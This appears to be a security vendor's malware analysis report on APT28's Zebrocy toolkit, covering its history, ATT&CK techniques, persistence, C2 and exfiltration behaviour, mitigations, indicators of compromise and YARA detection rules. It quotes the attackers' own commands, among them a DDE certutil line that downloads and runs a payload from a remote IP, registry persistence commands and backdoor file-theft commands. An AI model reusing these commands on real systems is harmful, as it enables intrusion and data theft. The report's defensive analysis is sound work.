Exfiltration Over C2 Channel History & Development
  • 8.
    8 History & Development Zebrocyand many other malicious toolkits have had a priority in cyberspace as Sofacy (a.k.a APT28) were one of the most active APT groups by the end of 2018. Thanks to its reasonable operational security measures, the APT group is good at phishing attacks, is high-volume and target-oriented, and is still effective. On the stage of history, Zebrocy can be examined by dividing years according to the attack campaigns they carried out at specific periods and the updates made to their toolkits. Zebrocy in 2015 While the first variants of Zebracy affect its victims by installing AutoIT downloader and Delphi backdoor payload, it has been determined that they don't use the 0-day vulnerabilities during the spread of this malware, and the attackers distributed their malware with a spear-phishing attack vector. Here, the malware directs the target users to open the file with Microsoft Office documents or an attachment that can be a compressed archive. Then, this malicious document is downloaded to the system using a macro. This version, which has the competencies to capture the accounts saved in the browser, the keylogging method, and the user information in Windows, was updated in 2018 and continued its activities. We have listed countries affected by Zebrocy; Azerbaijan, Bosnia and Herzegovina, Egypt, Georgia, Iran, Kazakhstan, Korea, Kyrgyzstan, Russia, Saudi Arabia, Serbia, Switzerland, Tajikistan, Turkey, Turkmenistan, Ukraine, Uruguay, and Zimbabwe. These targets include embassies, foreign ministries, and diplomats. Zebrocy Malware Technical Analysis Report Figure 1: Zebrocy Variant Chart Published by Kaspersky Researchers
  • 9.
    9 Zebrocy in 2017 Continuingto be active during these years, Sofacy has organized different attack campaigns using many new toolkits. The most notable of these attacks is that they have developed the malware kits in their hands using open source tools. Zebrocy has set itself up to be sent to the target with a thematic mail campaign and used the Luckystrike and Koadic tools according to the analyzed activities. Luckystrike was used to create the malicious macro in the documents used in the attack. At the same time, the Koadic was used to install on target systems using Dynamic Data Exchange (DDE) exploits. Another difference this year from other years is that besides Delphi and AutoIT variants, researchers found many Zebrocy Downloader C++ variants written. The most striking among the targets is the distribution of the malware sent after the terrorist attack in New York, Manhattan, via e-mail. It is understood that Zebrocy has carried out attacks aimed at gaining access to targeted and up-to-date systems according to the events in the world. Zebrocy Malware Technical Analysis Report Figure 2: Perspective of Variants by Year 2015, 2017 and 2018
  • 10.
    10 Zebrocy in 2018 2018was more active than the previous year; we have associated it in many attack campaigns due to increasing context about Sofacy and analyzing a large part of their inventories. The existence of variants written in different languages and technologies, which started to be seen in 2017, was revealed in the phishing attack on a foreign relations institution in a Central Asian country. First, instead of the classic Delphi-written Zebrocy downloader, the C++ variant, which is similar in functionality, has begun to be active. This variant: • It starts the discovery phase by collecting the storage unit serial numbers and system names from the system it accesses. • It then creates an invisible window at the bottom right of the screen, summoning the trojan to interact with the command and control server. • Zebrocy operators send the code pieces to be run on the target system over the HTTP protocol via command and control servers, looking at whether the system is interesting or not. History; In October 2018, Zebrocy Downloader, written in many different languages, was detected in the attack campaign "Dear Joohn" published by Palo Alto Network researchers. The Zebrocy variants offered in this campaign are written in several different languages, including Delphi, C#, and VB.NET. The interesting part of the attack campaign is that the Delphi variant has been packaged with UPX. On the other hand, there is no packaging in the C# and VB.NET variants. Again, according to the researchers' estimates, It is interpreted that the Sofacy group has taken an extra security measure because many researchers have analyzed the Delphi variant. In December 2018, Zebrocy carried out attacks with a Golang variant. However, unlike previous campaigns, it continued its activities with targeted phishing e-mails with the extension ".LNK" in attack campaigns. Like the "Dear Joohn" attacks in October, the image file attachment in the e-mail has carried the malware. So it could run the macro taken from the remote template. As in the previous variants, it performed the first discovery process in the compromised system and then sent the collected information to a command and control server. Then, it downloaded and installed the program that will do the actual work from the server to the system. Zebrocy Malware Technical Analysis Report
  • 11.
    11 Zebrocy in 2019 InAugust 2019, a new campaign targeted embassies and foreign ministries in Eastern European and Central Asian countries. This latest campaign started with a phishing email with a malicious attachment that started a long chain of downloads and ended with a backdoor. As a result of the analysis, the attack was associated with the Sofacy group after the points where the first access point techniques overlapped with the Zebrocy toolkit structure. As a result of the analyzes made in 2019, we have determined that the Sofacy group updated their toolkit, developed Golang Downloader, and rewrote Backdoor software from Delphi to Golang. According to the ESET team's research, the Sofacy group aimed to avoid detection systems by rewriting the Zebrocy toolkit with Golang. In the new year, the Zebrocy toolkit renewed itself, and they continued their campaign with a few different steps that were not seen in previous years. Threat actors use Zebrocy variants written to date in different ways and times in various campaigns. Therefore, the analysis report on the current attack campaign was prepared by the Brandefense Intelligence Team and reported separately. Zebrocy Malware Technical Analysis Report Figure 3: Steps of the Zebrocy-Associated Attack Campaign
  • 12.
    12 Tarihsel Süreç veGelişim Advanced Persistent Threat Groups MITRE ATT&CK Tehdit Matrisi APT28 tehdit grubuna bağlanan Zebrocy trojan yazılımının kullandığı teknikler ve taktikler yeralmaktadır. Zebrocy Taktik ID Taktik Adı Teknik ID Teknik Adı TA0001 Initial Access T1566 Phishing TA0002 Execution T1059 T1047 Command and Scripting Interpreter Windows Management Instrumentation TA0003 Persistence T1547 T1547 T1053 Boot or Logon Autostart Execution Boot or Logon Initialization Scripts Scheduled Task/Job TA0005 Defense Evasion T1140 T1070 T1027 Deobfuscate/Decode Files or Information Indicator Removal on Host Obuscated Files or Information TA0006 Credential Access T1110 T1606 Brute Force Forge Web Credentials TA0007 Discovery T1083 T1135 T1120 T1057 T1012 T0182 T1016 T1049 T1033 T1124 File and Directory Discovery Network Share Discovery Peripheral Device Discovery Process Discovery Query Registry System Information Discovery System Network Configuration Discovery System Network Connections Discovery System Owner/User Discovery System Time Discovery TA0009 Collection T1560 T1119 T1074 T1056 T1113 Archive Collected Data Automated Collection Data Staged Input Capture Screen Capture TA0011 Command and Control T1071 T1132 T1573 T1105 Application Layer Protocol Data Encoding Encrypted Channel Ingress Tool Transfer TA0010 Exfiltration T1041 Exfiltration Over C2 Channel TTPs & Technical Analysis
  • 13.
    13 MITRE ATT&CK ThreatMatrix The techniques and tactics used by the Zebrocy Trojan malware developed by the APT28 threat group are shared in the MITER ATT&CK threat matrix below. Zebrocy Malware Technical Analysis Report Tactic ID Tactic Name Technic ID Technic Name TA0001 Initial Access T1566 Phishing TA0002 Execution T1059 T1047 Command and Scripting Interpreter Windows Management Instrumentation TA0003 Persistence T1547 T1547 T1053 Boot or Logon Autostart Execution Boot or Logon Initialization Scripts Scheduled Task/Job TA0005 Defense Evasion T1140 T1070 T1027 Deobfuscate/Decode Files or Information Indicator Removal on Host Obuscated Files or Information TA0006 Credential Access T1110 T1606 Brute Force Forge Web Credentials TA0007 Discovery T1083 T1135 T1120 T1057 T1012 T0182 T1016 T1049 T1033 T1124 File and Directory Discovery Network Share Discovery Peripheral Device Discovery Process Discovery Query Registry System Information Discovery System Network Configuration Discovery System Network Connections Discovery System Owner/User Discovery System Time Discovery TA0009 Collection T1560 T1119 T1074 T1056 T1113 Archive Collected Data Automated Collection Data Staged Input Capture Screen Capture TA0011 Command and Control T1071 T1132 T1573 T1105 Application Layer Protocol Data Encoding Encrypted Channel Ingress Tool Transfer TA0010 Exfiltration T1041 Exfiltration Over C2 Channel
  • 14.
    14 Technical Analysis Initial Access Usedas a first-stage Downloader software, Zebrocy is distributed to the target via spearphishing emails. Emails sent to destinations usually consist of Microsoft Office documents and simple executable attachments. Zebrocy Malware Technical Analysis Report Figure 4: Fake Email with Zebrocy Distribution Document as File Attachment Attackers used malicious Microsoft Office documents in phishing e-mails to download Zebrocy downloader software to the target system. Additionally, they abused the Microsoft Word Dynamic Data Exchange (DDE) functionality to download.
  • 15.
    15 Threat actors haddesigned a spear-phishing document to execute a series of commands hidden in the malicious document when the target user opens the prepared fake document. The typed commands that run when the document is opened cannot be displayed. In this way, the user only sees the trap content prepared for him. Zebrocy Malware Technical Analysis Report Figure 5: Image Used as Trap in One of the DDE Documents The above image or similars is displayed in a Microsoft Word document, but commands are ready to be run in the background. The "Toggle Field Codes" feature must be allowed to display such malicious commands. DDE commands to run when the document is opened:  C:ProgramsMicrosoftMSOfficeWord.exe........WindowsSystem32rundll32.exe  C:WindowsSystem32shell32.dll,ShellExec_RunDLL  C:WindowsSystem32cmd.exe /k certutil -urlcache -split –f  hxxp://220.158.216[.]127/MScertificate.exe & MScertificate.exe" Thanks to DDE, the first stage of Zebrocy downloader software is downloaded from the remote server.
  • 16.
    16 Discovery The Backdoor componentthat creates the Zebrocy malware another task is system discovery. After Backdoor is downloaded to the target system by Zebrocy Downloader, the attacking operators send a series of commands to search the target system. These; SYS_INFO, GET_NETWORK, SCAN_ALL, are used for media/network discovery. In addition to the commands mentioned above, files with file extensions such as .doc, .docx, .xls, .xlsx, .ppt, .pptx, .exe, .zip, and .rar are searched for files with a size of 60MB or less, and "echo" to list the contents of the directories. %APPDATA%" command is run. Zebrocy uses the storage obtained from the GetDriveName function and gets the serial number of the storage device with the GetDrive call. Then, it uses the application-defined Windows hook method to identify when a network storage device is added to the target system. Hook calls a file steal method called "RecordToFile" when a network driver is added. Zebrocy Malware Technical Analysis Report Figure 6: Windows Hook Used for RecordToFile Function Zebrocy runs "systeminfo & tasklist" commands to gather system-specific information and information about running processes.
  • 17.
    17 "netstat -aon" and"ipconfig /all" commands sent over the Zebrocy backdoor component are run to gather network configuration and connection information. Zebrocy also frequently uses registry queries during the discovery phase. For example, it has run that the "reg query "HKCUSoftwareMicrosoftWindowsCurrentVersionRun" /s" command with the CMD_EXECUTE command taken from the downloaded backdoor software. In addition to the above methods, attackers can use WMI commands to gather information about the operating system, drivers, processes, and physical hardware. • wmic logicaldisk get Caption, Description, VolumeSerialNumber, Size, FreeSpace • wmic diskdrive get Model, SerialNumber • wmic computersystem get Manufacturer, Model, Name, SystemTypec • wmic os get Caption, OSArchitecture, OSLanguage, SystemDrive, MUILanguages • wmic process get Caption, ExecutablePath Zebrocy stores the information it collects about the target system in a .txt file. Zebrocy Malware Technical Analysis Report Figure 7: Information Collected in .txt File About the Target System
  • 18.
    18 Persistence Zebrocy uses theRegistry Run key to ensure its persistence on the target system. Changes for persistence in the Zebrocy Delphi version to "HKCUSoftwareMicrosoftWindowsCurrentVersionRunAudioMgr" key and "%AppData%Videovideodrv.exe" for .NET version and "HKCUSOFTWAREMicrosoftWindowsCurrentVersion". It can be seen that "%AppData%Platformsslwin.exe" values are added to the “RunGoogleIndexer" key. Another way to ensure persistence by Zebrocy is to use the "Logon Script" functionality. Zebrocy creates a script called "registration.bat" and adds it to the "UserInitMprLogonScript" Registry key. Contents of the created Logon Script file: reg add HKCUEnvironment /v "UserInitMprLogonScript" /t REG_EXPAND_SZ /d "C:UsersPublicVideosaudev.exe" /f del C:UsersPublicVideosregistr.bat exit Execution Zebrocy can run commands on the target system via the cmd.exe command line through its backdoor component. Below are the commands that can be run by the backdoor component of the Zebrocy malware and the parameters it receives. CMD_EXECUTE echo %APPDATA% ipconfig /all netstat -aon CMD_EXECUTE wmic process get Caption, ExecutablePath reg query "HKCUSoftwareMicrosoftWindowsCurrentVersionRun" /s Encryption & Evasion Zebrocy sends the second stage payload represented in ASCII hexadecimal format after initially sending the information it collects specifically for the system to the C2 server, and it is decoded and written in the location "%APPDATA%RoamingAudiosoundfix.exe". The second stage payload functionality reviewed is similar to the initial Zebrocy example. A key descriptor named "liver" was used to mark the start and end locations of key components of the Zebrocy malware. Zebrocy Malware Technical Analysis Report Figure 8: To Locate Zebrocy Components Key Identifier Used
  • 19.
    19 The "OpenAir39045_Bayren_Munchen" statementafter the first key identifier is used to obtain the XOR key to encrypt the data. The important thing here is not the data itself but its length. Zebrocy Dropper adds the key definition length as an offset by looking at the last "liver" key identifier to obtain the XOR key. Then, it creates the length of the XOR key as 21-bytes (the same as the length of the Key identifier). The malware uses the resulting XOR key to decrypt the encrypted payload data after the last key identifier in a simple XOR loop. Zebrocy Malware Technical Analysis Report Figure 9: Using XOR Key Received with Key Identifier Decrypted Payload The auxiliary files created by the Zebrocy malware are deleted from the target system after had completed their task. As detected in new Zebrocy cases, the information collected from the target system is stored in a file called "si.ini" and is sent to the remote server by email as a file attachment via SMTPS on port 465. It had sent the email, and then it has deleted the "si.ini" file. Command and Control Zebrocy uses a "raw socket" to communicate with the C2 server and some decrypted string expressions before establishing HTTP communication. These are as follows: • IP address • (e.g., 185.25.50[.]93) • HTTP POST request • (e.g., POST http://185.25.50[.]93/syshelp/kd8812u/protocol.php HTTP/1.1rnHost: 185.25.50[.]93rnContent-Type: application/x-www-form- urlencodedrnContent-Length:), “porg=” ve “Content-Length:”) Zebrocy also uses email protocols such as SMTP and POP3 for networking to communicate over the HTTP protocol and increase privacy rather than leaking data.
  • 20.
    20 Zebrocy Malware TechnicalAnalysis Report Figure 10: Using E-mail in C2 Communications While Zebrocy uses SMTP to leak data, it parses emails by connecting to "tomasso25@ambcommission.com" via binary POP3. Second-Stage Payload Zebrocy is Trojan software attached to the APT28 threat group and used as all detected first-stage payloads with a few exceptions of the Cannon malware. The group chooses to keep the malware simple by implementing new versions in different programming languages rather than improving their codebase to add new functionality and increase their chances of being undetected. Therefore, although the attack flow is the same, core components such as the Zebrocy executable, downloader, and backdoor distributed with the distribution documents have been rewritten in many different programming languages such as AutoIT, C++, C#, Delphi, Go, VB.NET. Stage-1 downloader, the first stage of the Zebrocy component by APT28, downloads and runs a new downloader software that is not much different from other Zebrocy downloader components. The newly downloaded downloader is responsible for downloading the backdoor software this time.
  • 21.
    21 Zebrocy Malware TechnicalAnalysis Report Figure 11: First-stage/Second-stage in Zebrocy Campaigns Use Cases of Components Examined Zebrocy samples consisted of a Delphi Downloader, AutoIT downloader, and a Delphi backdoor. Case-1 and Case-2 indicate cases frequently encountered in the reviewed Zebrocy campaigns. Thanks to Microsoft Office documents distributed over targeted phishing e-mails, we have determined the following things: After downloading Zebrocy's first-stage downloader software, either directly download a backdoor software or, after downloading a new downloader software, they tend to leave the backdoor software to the target system. A new campaign, illustrated by Case-3, which uses more extensive procedures than other campaigns, has also emerged. A Delphi dropper software is used as the first stage Zebrocy downloader. This situation indicates that dropper software is used instead of the usual Zebrocy downloader software. Zebrocy malware has three components: downloader, dropper, and backdoor. While the downloader and dropper are exploring the target system, the backdoor is used to ensure persistence and carry out espionage activities.
  • 22.
    22 Zebrocy Malware TechnicalAnalysis Report The Zebrocy Downloader component collects system-specific information during the discovery phase and sends them to the remote server with an HTTP POST request. The operations performed by Zebrocy variants created with different programming languages for discovery purposes on the target system are listed below. • Retrieves the storage device serial number. Malware uses the serial number in the request to communicate to the C2 server. • To list system information and running processes, it uses Systeminfo & tasklist commands. • A screenshot along with the collected information is sent to a C2 server such as "hxxp://109.248.148[.]42/agr-enum/progress-inform/cube.php?res=[serial number]". • We have seen that some Zebrocy variants use WMI instead of systeminfo to obtain system information. For example, the Zebrocy C# downloader variant runs the following VMI commands.  wmic logicaldisk get Caption, Description,VolumeSerialNumber,Size,FreeSpace  wmic diskdrive get Model, SerialNumber  wmic computersystem get Manufacturer, Model, Name, SystemTypec  wmic os get Caption, OSArchitecture, OSLanguage,SystemDrive,MUILanguages  wmic process get Caption,ExecutablePath Zebrocy downloader collects the following information with the commands it runs: • Current Application Path • Operating System Version • System Directory • User Domain • Machine and Machine Name • Current Time Zone and Date • Disk Drive List (Information About Each One Like Model, Serial Number, Name, etc.) • C:program Files And C:program Files (X86) Directory List • Running Process List
  • 23.
    23 Zebrocy Malware TechnicalAnalysis Report The second stage downloader software downloaded by the Zebrocy downloader also downloads backdoor software, another component of the Zebrocy toolkit, to the target system. The configuration information of the downloaded backdoor software is stored in the "Resource" section and consists of hexadecimal coded and encrypted four sections. Backdoor Components Backdoor software sends the following commands to gather information about the attacking operators' target computer and working environment. - SCREENSHOT - SYS_INFO - GET_NETWORK - SCAN_ALL The above commands are usually run at startup on the targets where the backdoor software is installed for the first time. Other backdoor commands that we know to run more frequently afterward and the arguments they took are as follows: REG_GET_KEYS_VALUES HKEY_CURRENT_USERSoftwareMicrosoftWindowsCurrentVersion DOWNLOAD_DAY(30) c:*.doc;*.docx;*.xls;*.xlsx;*.ppt;*.pptx;*.rtf;*.tif;*.tiff;*.jpg;*.jpeg; *.bmp;*.rar;*.zip;*.pdf;*.KUM;*.kum;*.tlg;*.TLG;*.sbx;*.crf;*.hse;*.hsf;*.lhz; d:*.doc;*.docx;*.xls;*.xlsx;*.ppt;*.pptx;*.rtf;*.tif;*.tiff;*.jpg;*.jpeg; *.bmp;*.rar;*.zip;*.pdf;*.KUM;*.kum;*.tlg;*.TLG;*.sbx;*.crf;*.hse;*.hsf;*.lhz; DOWNLOAD_DAY(1) c:*.doc;*.docx;*.xls;*.xlsx;*.ppt;*.pptx;*.rtf;*.tif;*.tiff;*.jpg;*.jpeg; *.bmp;*.rar;*.zip;*.pdf;*.KUM;*.kum;*.tlg;*.TLG;*.sbx;*.crf;*.hse;*.hsf;*.lhz; d:*.doc;*.docx;*.xls;*.xlsx;*.ppt;*.pptx;*.rtf;*.tif;*.tiff;*.jpg;*.jpeg; *.bmp;*.rar;*.zip;*.pdf;*.KUM;*.kum;*.tlg;*.TLG;*.sbx;*.crf;*.hse;*.hsf;*.lhz; CMD_EXECUTE echo %APPDATA% ipconfig /all netstat -aon CMD_EXECUTE wmic process get Caption,ExecutablePath reg query "HKCUSoftwareMicrosoftWindowsCurrentVersionRun" /s UPLOAD_AND_EXECUTE_FILE C:ProgramDataOfficeMSmsoffice.exe DOWNLOAD_LIST C:ProgramDataOfficeMSout.txt DOWNLOAD_LIST %APPDATA%The Bat!Account.CFN
  • 24.
    24 Tarihsel Süreç veGelişim Advanced Persistent Threat Groups MITRE ATT&CK Tehdit Matrisi APT28 tehdit grubuna bağlanan Zebrocy trojan yazılımının kullandığı teknikler ve taktikler yeralmaktadır. Zebrocy Taktik ID Taktik Adı Teknik ID Teknik Adı TA0001 Initial Access T1566 Phishing TA0002 Execution T1059 T1047 Command and Scripting Interpreter Windows Management Instrumentation TA0003 Persistence T1547 T1547 T1053 Boot or Logon Autostart Execution Boot or Logon Initialization Scripts Scheduled Task/Job TA0005 Defense Evasion T1140 T1070 T1027 Deobfuscate/Decode Files or Information Indicator Removal on Host Obuscated Files or Information TA0006 Credential Access T1110 T1606 Brute Force Forge Web Credentials TA0007 Discovery T1083 T1135 T1120 T1057 T1012 T0182 T1016 T1049 T1033 T1124 File and Directory Discovery Network Share Discovery Peripheral Device Discovery Process Discovery Query Registry System Information Discovery System Network Configuration Discovery System Network Connections Discovery System Owner/User Discovery System Time Discovery TA0009 Collection T1560 T1119 T1074 T1056 T1113 Archive Collected Data Automated Collection Data Staged Input Capture Screen Capture TA0011 Command and Control T1071 T1132 T1573 T1105 Application Layer Protocol Data Encoding Encrypted Channel Ingress Tool Transfer TA0010 Exfiltration T1041 Exfiltration Over C2 Channel Advice & Mitigations
  • 25.
    25 Advice & Mitigations Detailedinformation about the Zebrocy malware, which the APT28 group used as the first stage Downloader in its attacks, was shared. In addition, by checking whether the APT28 threat actor is among its potential targets, we have created a scope on what kind of interactions you can detect in compromised systems. When we had examined the encountered cases, we have seen that the group mostly used phishing attacks to gain first access and took advantage of security vulnerabilities in existing systems. In this context, precautions should be taken by considering the attack vectors used to protect from the attacks that the Zebrocy malware may carry out. Essential recommendations to be implemented to protect assets in the digital world and minimize the risk of exploitation arising from security vulnerabilities and device configuration are shared below. • Use the IDS/IPS systems that use network signatures to identify malware- generated traffic. • Scan the system to detect unauthorized archiving programs. • Sensitive data that is prioritized to protect out of the system in the encrypted form helps to prevent data collection. • Limit access to login scripts to administrator accounts with certain privileges. • Setting required permissions to limit modification of keys can cause persistence for login scripts using the registry. • Use Antivirus/Antimalware software to quarantine suspicious files automatically. • Enable Attack Surface Reduction (ASR) rules on Windows 10 systems to prevent Visual Basic and JavaScript scripts from running potentially malicious code. • Run only signed scripts on the computer. • Remove the unused command-line interfaces (PowerShell, cmd, etc.) or interpreters. Zebrocy Malware Technical Analysis Report
  • 26.
    26 • Restricting runpermission to administrator only when using PowerShell is required. • Disable embedded files in Office applications that do not work with the Protected View feature, such as OneNote. • The attackers frequently spread the Zebrocy through spear-phishing documents and emails. Raising awareness of employees about such attacks will create cyber security awareness. • Implement the effective access control for resources accessed using employee information can be tracked, thus detecting potential anomalies. • Use Data Loss Prevention (DLP) to prevent data leaks and detect unencrypted data. • Use the Trusted Platform Module (TPM) technology to ensure system integrity against Rootkit and Bootkit malware. Update the BIOS and EFI as needed. Zebrocy Malware Technical Analysis Report
  • 27.
    27 • Etkili erişimdenetimleri uygulanırsa, çalışan bilgilerini kullanarak erişilen kaynaklar izlenebilmekte ve bu sayede olası anormallikler tespit edilebilmektedir. • Veri sızıntılarını önlemek ve şifrelenmemiş verileri tespit etmek için Data Loss Prevention (DLP) kullanabilirsiniz. Zebrocy Indicator of Compromise
  • 28.
    28 Indicator of Compromise ZebrocyMalware Technical Analysis Report Hash (MD5 / SHA1 / SHA256) Description 48f8b152b86bed027b9152725505fbf4a24a39fd Zebrocy Binary 1e9f40ef81176190e1ed9a0659473b2226c53f57 Zebrocy Binary bfa26857575c49abb129aac87207f03f2b062e07 Zebrocy Binary d697160aecf152a81a89a6b5a7d9e1b8b5e121724038c676157ac72f20364edc Zebrocy Binary cba5ab65a24be52214736bc1a5bc984953a9c15d0a3826d5b15e94036e5497df Zebrocy Binary 25f0d1cbcc53d8cfd6d848e12895ce376fbbfaf279be591774b28f70852a4fd8 Zebrocy Binary 115fd8c619fa173622c7a1e84efdf6fed08a25d3ca3095404dcbd5ac3deb1f03 Zebrocy Binary f27836430742c9e014e1b080d89c47e43db299c2e00d0c0801a2830b41b57bc1 Zebrocy Binary 5b5e80f63c04402d0b282e95e32155b2f86cf604a6837853ab467111d4ac15e2 Zebrocy Binary dd7e69e14c88972ac173132b90b3f4bfb2d1faec15cca256a256dd3a12b6e75d Zebrocy Binary 6ad3eb8b5622145a70bec67b3d14868a1c13864864afd651fe70689c95b1399a Zebrocy Binary 5173721f3054b92e6c0ff2a6a80e4741aa3639bc1906d8b615c3b014a7a1a8d7 Zebrocy Binary 61a1f3b4fb4dbd2877c91e81db4b1af8395547eab199bf920e9dd11a1127221e Zebrocy Binary 6ad3eb8b5622145a70bec67b3d14868a1c13864864afd651fe70689c95b1399a Zebrocy Binary 9a0f00469d67bdb60f542fabb42e8d3a90c214b82f021ac6719c7f30e69ff0b9 Zebrocy Binary b41480d685a961ed033b932d9c363c2a08ad60af1d2b46d4f78b5469dc5d58e3 Zebrocy Binary c91843a69dcf3fdad0dac1b2f0139d1bb072787a1cfcf7b6e34a96bc3c081d65 Zebrocy Binary e5aece694d740ebcb107921e890cccc5d7e8f42471f1c4ce108ecb5170ea1e92 Zebrocy Binary a442135c04dd2c9cbf26b2a85264d31a5ac4ec5d2069a7b63bc14b64a6dd82b7 Zebrocy Binary 0be114fe30ef5042890c17033b63d7c9e0363972fcc15a61433c598dd33f49d1 Zebrocy Binary 2631f95e9a46c821a701269a76b15bb065764cc15a0b268a4d1eac045975c9b8 Zebrocy Binary f36a0ee7f4ec23765bb28fbfa734e402042278864e246a54b8c4db6f58275662 Zebrocy Binary 61c2e524dcc25a59d7f2fe7eff269865a3ed14d6b40e4fea33b3cd3f58c14f19 Zebrocy Binary 6449d0cb1396d6feba7fb9e25fb20e9a0a5ef3e8623332844458d73057cf04a1 Zebrocy Binary Table 1: Zebrocy
  • 29.
    29 Zebrocy Malware TechnicalAnalysis Report Hash (MD5 / SHA1 / SHA256) Description 85da72c7dbf5da543e10f3f806afd4ebf133f27b6af7859aded2c3a6eced2fd5 DDE Documents 8cf3bc2bf36342e844e9c8108393562538a9af2a1011c80bb46416c0572c86ff DDE Documents f1e2bceae81ccd54777f7862c616f22b581b47e0dda5cb02d0a722168ef194a5 DDE Documents 86bb3b00bcd4878b081e4e4f126bba321b81a17e544d54377a0f590f95209e46 DDE Documents 2da5a388b891e42df4ed62cffbc167db2021e2441e6075d651ecc1d0ffd32ec8 DDE Documents 0d7b945b9c912d205974f44e3742c696b5038c2120ed4775710ed6d51fbc58ef DDE Documents fc69fb278e12fc7f9c49a020eff9f84c58b71e680a9e18f78d4e6540693f557d DDE Documents ed8f52cdfc5f4c4be95a6b2e935661e00b50324bee5fe8974599743ccfd8daba DDE Documents b9f3af84a69cd39e2e10a86207f8612dd2839873c5839af533ffbc45fc56f809 DDE Documents Table 2: Zebrocy DDE Documents Hash (MD5 / SHA1 / SHA256) Description 2cfc4b3686511f959f14889d26d3d9a0d06e27ee2bb54c9afb1ada6b8205c55f Delivery Documents abfc14f7f708f662046bfcad81a719c71a35a8dc5aa111407c2c93496e52db74 Delivery Documents c20e5d56b35992fe74e92aebb09c40a9ec4f3d9b3c2a01efbe761fa7921dd97f Delivery Documents 40318f3593bca859673827b88d65c5d2f0d80a76948be936a60bda67dff27be9 Delivery Documents 5749eb9d7b8afa278be24a4db66f122aeb323eaa73a9c9e52d77ac3952da5e7d Delivery Documents af77e845f1b0a3ae32cb5cfa53ff22cc9dae883f05200e18ad8e10d7a8106392 Delivery Documents 34bdb5b364358a07f598da4d26b30bac37e139a7dc2b9914debb3a16311f3ded Delivery Documents 79bd5f34867229176869572a027bd601bd8c0bc3f56d37443d403a6d1819a7e5 Delivery Documents 77ff53211bd994293400cb3f93e3d3df6754d8d477cb76f52221704adebad83a Delivery Documents Table 3: Zebrocy Delivery Documents • hxxp://supservermgr[.]com/sys/upd/pageupd.php • hxxp://188.241.58[.]170/local/s3/filters.php • hxxps://200.122.181[.]25/catalog/products/books.php • hxxp://188.241.58[.]170/local/s3/filters.php • hxxp://185.203.118[.]198/en_action_device/center_correct_customer/drivers-i7- x86.php • hxxp://145.249.105[.]165/resource-store/stockroom-center-service/check.php • hxxp://109.248.148[.]42/agr-enum/progress-inform/cube.php • http://45.124.132[.]127/action-center/centerforserviceandaction/service-and- action.php • hxxps://support-cloud[.]life/managment/cb-secure/technology.php • hxxps://www.xbhp[.]com/dominargreatasianodyssey/wp- content/plugins/akismet/style.php • hxxps://www.c4csa[.]org/includes/sources/felims.php Zebrocy C2 URL
  • 30.
    30 User Agent • Mozilla/4.0(compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 3.0.04506.648; InfoPath.1) • Mozilla/5.0 (Windows NT 6.1; WOW64) WinHttp/1.6.3.8 (WinHTTP/5.1) like Gecko • Mozilla v5.1 (Windows NT 6.1; rv:6.0.1) Gecko/20100101 Firefox/6.0.1 Zebrocy Malware Technical Analysis Report IP • 185.25.51[.]198 • 185.25.50[.]93 • 220.158.216[.]127 • 92.114.92[.]102 • 86.106.131[.]177 Remote Template (DDE) URL • hxxp://188.241.58[.]170/live/owa/office.dotm • hxxp://185.203.118[.]198/documents/Note_template.dotm • hxxp://185.203.118[.]198/documents/Note_template.dotm • hxxp://145.249.105[.]165/doc/temp/release.dotm • hxxp://145.249.105[.]165/messages/content/message_template.dotm • hxxp://188.241.58[.]170/version/in/documents.dotm • hxxp://109.248.148[.]42/officeDocument/2006/relationships/templates.dotm • hxxp://109.248.148[.]42/office/thememl/2012/main/attachedTemplate.dotm Zebrocy Associated Email Addresses • carl.dolzhek17@post.cz • shinina.lezh@post.cz • P0tr4h4s7a@post.cz • carl.dolzhek17@post.cz • sym777.g@post.cz • kae.mezhnosh@post.cz • tomasso25@ambcomission.com • kevin30@ambcomission.com • salah444@ambcomission.com • karakos3232@seznam.cz • rishit333@ambcomission.com • antony.miloshevich128@seznam.cz
  • 31.
    31 YARA Rules rule apt_RU_delphocy_encStrings{ strings: $enc_keylogger2 = "5B4241434B53504143455D" ascii wide $enc_keylogger3 = "5B5441425D" ascii wide $enc_keylogger4 = "5B53484946545D" ascii wide $enc_keylogger5 = "5B434F4E54524F4C5D" ascii wide $enc_keylogger6 = "5B4553434150455D" ascii wide $enc_keylogger7 = "5B454E445D" ascii wide $enc_keylogger8 = "5B484F4D455D" ascii wide $enc_keylogger9 = "5B4C4546545D" ascii wide $enc_keylogger10 = "5B55505D" ascii wide $enc_keylogger11 = "5B52494748545D" ascii wide $enc_keylogger12 = "5B444F574E5D" ascii wide $enc_keylogger13 = "5B434150534C4F434B5D" ascii wide $cnc1 = "68747470733A2F2F7777772E786268702E636F6D2F646F6D696E6172677265 6174617369616E6F6479737365792F77702D636F6E74656E742F706C7567696E 732F616B69736D65742F7374796C652E706870" ascii wide $cnc2 = "68747470733A2F2F7777772E63346373612E6F72672F696E636C756465732F7 36F75726365732F66656C696D732E706870" ascii wide condition: uint16(0) == 0x5a4d and (any of ($cnc*) or all of ($enc_keylogger*)) } rule apt_RU_Delphocy_Maldocs { strings: $required1 = "_VBA_PROJECT" ascii wide $required2 = "Normal.dotm" ascii wide $required3 = "bin.base64" ascii wide $required4 = "ADODB.Stream$" ascii wide $author1 = "Dinara Tanmurzina" ascii wide $author2 = "Hewlett-Packard Company" ascii wide $specific = "Caption = "wininition.exe"" ascii wide $builder1 = "Begin {C62A69F0-16DC-11CE-9E98-00AA00574A4F} UserForm1" $builder2 = "{02330CFE-305D-431C-93AC-29735EB37575}{33D6B9D9-9757-485A- 89F4-4F27E5959B10}" ascii wide $builder3 = "VersionCompatible32="393222000"" ascii wide $builder4 = "CMG="1517B95BC9F7CDF7CDF3D1F3D1"" ascii wide $builder5 = "DPB="ADAF01C301461E461EB9E2471E616F01D06093C59A7C4D30F64A51BD EDDA98EC1590C9B191FF"" ascii wide $builder6 = "GC="4547E96B19021A021A02"" ascii wide condition: uint32(0) == 0xE011CFD0 and all of ($required*) and (all of ($author*) or $specific or 5 of ($builder*)) } Zebrocy Malware Technical Analysis Report
  • 32.
